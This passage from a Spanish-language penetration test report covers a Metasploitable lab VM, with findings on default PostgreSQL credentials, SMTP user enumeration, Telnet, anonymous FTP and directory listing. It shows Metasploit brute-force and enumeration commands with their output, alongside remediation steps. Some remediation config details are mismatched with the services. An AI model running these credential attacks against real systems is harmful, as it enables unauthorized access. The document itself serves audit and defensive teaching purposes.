MySQL [mysql]> 

```

Figura 19: Acceso MySQL root sin contraseña y enumeración de databases

Remediación

```

mysql
ALTER USER 'root'@'localhost' IDENTIFIED BY 'StrongPassword123!';
FLUSH PRIVILEGES;

sudo nano /etc/mysql/mysql.conf.d/mysqld.cnf
# bind-address = 127.0.0.1

sudo systemctl restart mysql

```

3.4 MST-011: PostgreSQL Credenciales Débiles

Puerto/Servicio	5432/tcp - PostgreSQL 8.3.0
Severidad	ALTA
CVSS v3.1	8.8
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Sistema	192.168.1.73 - PostgreSQL
Alcance	Acceso a bases de datos con credenciales débiles
Referencias	CWE-521: Weak Password

Descripción

PostgreSQL utiliza credenciales por defecto (postgres:postgres) que permiten acceso completo a todas las bases de datos del sistema.

Explotación

```
use auxiliary/scanner/postgres/postgres_login
set RHOSTS 192.168.1.73
run
```

Session	Acciones	Editar	Vista	Ayuda		
13	_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows	.	.			
14	_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on Linux	.	.			
15	_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux	.	.			
16	exploit/windows/misc/manageengine_eventlog_analyzer_rce				2015-07-11	manu
al	Yes ManageEngine EventLog Analyzer Remote Code Execution					
17	auxiliary/admin/http/manageengine_pmp_privesc				2014-11-08	norm
al	Yes ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection					
18	auxiliary/scanner/http/nable_ncentral_auth_bypass_xxe				2025-11-17	norm
al	No N-able N-Central Authentication Bypass and XXE Scanner					
19	auxiliary/analyze/crack_databases	.	.			norm
al	No Password Cracker: Databases					
20	_ action: auto	.	.			
	Auto-selection of cracker	.	.			
21	_ action: hashcat	.	.			
	Use Hashcat	.	.			
22	_ action: john	.	.			
	Use John the Ripper	.	.			
23	exploit/multi/postgres/postgres_copy_from_program_cmd_exec				2019-03-20	exce
llent	Yes PostgreSQL COPY FROM PROGRAM Command Execution					
24	_ target: Automatic	.	.			
25	_ target: Unix/OSX/Linux	.	.			
26	_ target: Windows - PowerShell (In-Memory)	.	.			
27	_ target: Windows (CMD)	.	.			
28	exploit/multi/postgres/postgres_createlang				2016-01-01	good
	Yes PostgreSQL CREATE LANGUAGE Execution					
29	auxiliary/scanner/postgres/postgres_dbname_flag_injection	.	.			norm
al	No PostgreSQL Database Name Command Line Flag Injection					
30	auxiliary/scanner/postgres/postgres_login	.	.			norm
al	No PostgreSQL Login Utility					
31	auxiliary/admin/postgres/postgres_readfile	.	.			norm
al	No PostgreSQL Server Generic Query					
32	auxiliary/admin/postgres/postgres_sql	.	.			norm
al	No PostgreSQL Server Generic Query					
33	auxiliary/scanner/postgres/postgres_version	.	.			norm
al	No PostgreSQL Version Probe					
34	exploit/linux/postgres/postgres_payload				2007-06-05	exce
llent	Yes PostgreSQL for Linux Payload Execution					
35	_ target: Linux x86	.	.			
36	_ target: Linux x86_64	.	.			
37	exploit/windows/postgres/postgres_payload				2009-04-10	exce
llent	Yes PostgreSQL for Microsoft Windows Payload Execution					
38	_ target: Windows x86	.	.			
39	_ target: Windows x64	.	.			
40	auxiliary/scanner/postgres/postgres_hashdump	.	.			norm
al	No PostgreSQL Password Hashdump					
41	auxiliary/scanner/postgres/postgres_schemadump	.	.			norm
al	No PostgreSQL Schema Dump					
42	auxiliary/admin/http/rails_devise_pass_reset				2013-01-28	norm
al	No Ruby on Rails Devise Authentication Password Reset					
43	exploit/multi/http/rudder_server_sqli_rce				2023-06-16	exce
llent	Yes Rudder Server SQLI Remote Code Execution					
44	post/linux/gather/vcenter_secrets_dump				2022-04-15	norm
al	No VMware vCenter Secrets Dump					

Figura 20: Búsqueda de módulos PostgreSQL en Metasploit

Fuerza bruta exitosa:

```
= [ metasploit v6.4.112-dev ]
+ -- --[ 2,607 exploits - 1,325 auxiliary - 1,710 payloads ]
+ -- --[ 430 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
msf >
msf > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.1.73
RHOSTS => 192.168.1.73
msf auxiliary(scanner/postgres/postgres_login) > run
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.1.73:5432 - 192.168.1.73:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] 192.168.1.73:5432 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.73:5432 - Bruteforce completed, 1 credential was successful.
[*] 192.168.1.73:5432 - You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/postgres/postgres_login) >
```

Figura 21: Fuerza bruta exitosa encontrando credenciales débiles postgres:postgres

Acceso a bases de datos:

```
psql -h 192.168.1.73 -U postgres
SELECT datname FROM pg_database;
```

```

[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.1.73:5432 - 192.168.1.73:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.73:5432 - 192.168.1.73:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] 192.168.1.73:5432 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.73:5432 - Bruteforce completed, 1 credential was successful.
[*] 192.168.1.73:5432 - You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/postgres/postgres_login) > set username postgres
username => postgres
msf auxiliary(scanner/postgres/postgres_login) > set password postgres
password => postgres
msf auxiliary(scanner/postgres/postgres_login) > sql select datname from pg_database
[-] Unknown command: sql. Run the help command for more details.
msf auxiliary(scanner/postgres/postgres_login) > SQL select datname from pg_database
[-] Unknown command: SQL. Run the help command for more details.
msf auxiliary(scanner/postgres/postgres_login) > Interrupt: use the 'exit' command to quit
msf auxiliary(scanner/postgres/postgres_login) > use auxiliary/admin/postgres/postgres_sql
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(admin/postgres/postgres_sql) > set RHOSTS 192.168.1.73
RHOSTS => 192.168.1.73
msf auxiliary(admin/postgres/postgres_sql) > set USERNAME postgres
USERNAME => postgres
msf auxiliary(admin/postgres/postgres_sql) > set PASSWORD postgres
PASSWORD => postgres
msf auxiliary(admin/postgres/postgres_sql) > set sql select datname from pg_database
sql => select datname from pg_database
msf auxiliary(admin/postgres/postgres_sql) > run
[*] Running module against 192.168.1.73
Query Text: 'select datname from pg_database'

  datname
  ---
postgres
template0
template1

[*] Auxiliary module execution completed
msf auxiliary(admin/postgres/postgres_sql) >

```

Figura 22: Acceso a bases de datos PostgreSQL

Remediación

```

sudo -u postgres psql
ALTER USER postgres WITH PASSWORD 'StrongPassword123!';
\q

sudo nano /etc/postgresql/*/main/pg_hba.conf
# Cambiar 'trust' a 'md5'

sudo systemctl restart postgresql

```

4. Vulnerabilidades Medias

4.1 MST-012: SMTP Enumeración de Usuarios

Puerto/Servicio	25/tcp - Postfix smtpd
Severidad	MEDIA
CVSS v3.1	5.3
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Sistema	192.168.1.73 - Postfix
Alcance	Enumeración de usuarios válidos del sistema
Referencias	CWE-204: Observable Response Discrepancy

35

Descripción

El comando VRFY de SMTP permite enumerar usuarios válidos del sistema, facilitando ataques de fuerza bruta posteriores.

Explotación

```
use auxiliary/scanner/smtp/smtp_enum
set RHOSTS 192.168.1.73
set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
run
```





Figura 23: Configuración del módulo de enumeración SMTP

Usuarios enumerados:



```
msf auxiliary(scanner/smtp/smtp_enum) > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.1.73
RHOSTS => 192.168.1.73
msf auxiliary(scanner/smtp/smtp_enum) > set RPORT 25
RPORT => 25
msf auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/unix_users.txt
msf auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.1.73:25 - 192.168.1.73:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.1.73:25 - 192.168.1.73:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuu
id, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog,
user, uuwp, www-data
[*] 192.168.1.73:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smtp/smtp_enum) >
```

Figura 24: Usuarios del sistema enumerados mediante comando VRFY

Remediación

```
sudo nano /etc/postfix/main.cf
# Añadir: disable_vrfy_command = yes

sudo systemctl restart postfix
```

4.2 MST-013: Telnet Sin Cifrado

Puerto/Servicio	23/tcp - Linux telnetd
Severidad	MEDIA
CVSS v3.1	5.9
Vector CVSS	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N
Sistema	192.168.1.73 - Telnet
Alcance	Captura de credenciales en texto plano
Referencias	CWE-319: Cleartext Transmission

37

Descripción

Telnet transmite todas las comunicaciones en texto plano, incluyendo credenciales. Un atacante con acceso a la red puede capturar fácilmente usuarios y contraseñas.

Explotación

```
telnet 192.168.1.73
Login: msfadmin
Password: msfadmin
```



```
kali@kali: ~
Session Acciones Editar Vista Ayuda
(kali@kali)~$ telnet 192.168.1.73
Trying 192.168.1.73 ...
Connected to 192.168.1.73.
Escape character is '^['.

Metasploitable

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

Metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(pl
gdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$
```

Figura 25: Login exitoso vía Telnet con credenciales crackeadas

Captura con Wireshark:



Figura 26: Wireshark capturando credenciales en texto plano

Remediación

```
sudo systemctl stop telnetd
sudo systemctl disable telnetd
sudo apt remove telnetd
```

```
# Usar SSH en su lugar
sudo systemctl enable ssh
sudo systemctl start ssh
```

4.3 MST-014: FTP Acceso Anónimo

Puerto/Servicio	21/tcp - ProFTPD 1.3.1
Severidad	MEDIA
CVSS v3.1	5.3
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Sistema	192.168.1.73 - ProFTPD
Alcance	Lectura de archivos sin autenticación
Referencias	CWE-306: Missing Authentication

Descripción

El servidor FTP permite acceso anónimo sin contraseña, exponiendo archivos del sistema a cualquier usuario.

Explotación

```
ftp 192.168.1.73
Name: anonymous
Password: [cualquiera]
ls
get [archivo]
```

```
kali@kali: ~  
Session Acciones Editar Vista Ayuda  
(kali@kali)-[~]  
$ ftp 192.168.1.73  
Connected to 192.168.1.73.  
220 (vsFTPd 2.3.4)  
Name (192.168.1.73:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
229 Entering Extended Passive Mode (|||29367|).  
150 Here comes the directory listing.  
226 Directory send OK.  
ftp> whoami  
?Invalid command.  
ftp> 
```

Figura 27: Acceso FTP anónimo sin autenticación

Remediación

```
sudo nano /etc/proftpd/proftpd.conf  
# Cambiar: anonymous_enable=NO  
  
sudo systemctl restart proftpd
```

4.4 MST-015: Directory Listing Habilitado

Puerto/Servicio	80/tcp - Apache httpd 2.2.8
Severidad	MEDIA
CVSS v3.1	5.3
Vector CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Sistema	192.168.1.73 - Apache
Alcance	Exposición de estructura de directorios
Referencias	CWE-548: Directory Listing

Descripción

Apache tiene habilitado el listado de directorios, exponiendo la estructura completa del servidor web incluyendo DVWA, Mutillidae, phpMyAdmin y TWiki.

Evidencia




Figura 28: Índice web del servidor exponiendo aplicaciones vulnerables

Remediación

```
sudo nano /etc/apache2/apache2.conf
# Cambiar:
# Options Indexes FollowSymLinks
# a:
# Options -Indexes +FollowSymLinks

sudo systemctl restart apache2
```

5. Conclusiones y Recomendaciones

La auditoría de seguridad realizada sobre el sistema Metasploitable (192.168.1.73) reveló una postura de seguridad extremadamente deficiente, con 15 vulnerabilidades identificadas, de las cuales 7 son de severidad CRÍTICA. El sistema presenta múltiples vectores de compromiso que permiten a atacantes remotos obtener acceso root completo sin autenticación.

Hallazgos Principales

- 1. Backdoors y RCE sin autenticación:** Tres vulnerabilidades críticas (bindshell, vsftpd, Samba) permiten ejecución remota de código con privilegios root sin necesidad de credenciales.
- 2. Política de contraseñas inexistente:** Todas las contraseñas del sistema son crackeables en segundos con diccionarios estándar.
- 3. Vulnerabilidades web críticas:** Inyección SQL y de comandos permiten compromiso completo vía aplicaciones web.
- 4. Servicios sin autenticación:** MySQL, PostgreSQL, VNC y FTP configurados sin contraseñas o con credenciales por defecto.

Recomendaciones Prioritarias

Prioridad 1 (Implementar en 24 horas):

- Cerrar inmediatamente el bindshell del puerto 1524
- Actualizar vsftpd y Samba a versiones seguras
- Implementar contraseñas robustas en todos los servicios

Prioridad 2 (Implementar en 7 días):

- Remediar vulnerabilidades SQL Injection y Command Injection
- Configurar autenticación en VNC, MySQL y PostgreSQL
- Deshabilitar Telnet y FTP anónimo

Prioridad 3 (Implementar en 30-90 días):

- Implementar IDS/IPS (Suricata o Snort)
- Hardening del sistema según CIS Benchmarks
- Establecer programa continuo de gestión de vulnerabilidades
- Implementar firewall con política deny-by-default

Conclusión Final

El estado actual del sistema representa un riesgo inaceptable para la organización. La implementación inmediata de las remediaciones críticas es imperativa. Se recomienda encarecidamente tratar este informe como un incidente de seguridad de máxima

prioridad y asignar los recursos necesarios para la remediación completa en los plazos establecidos.

Para consultas o asistencia adicional en la implementación de estas recomendaciones, por favor contacte al equipo de auditoría.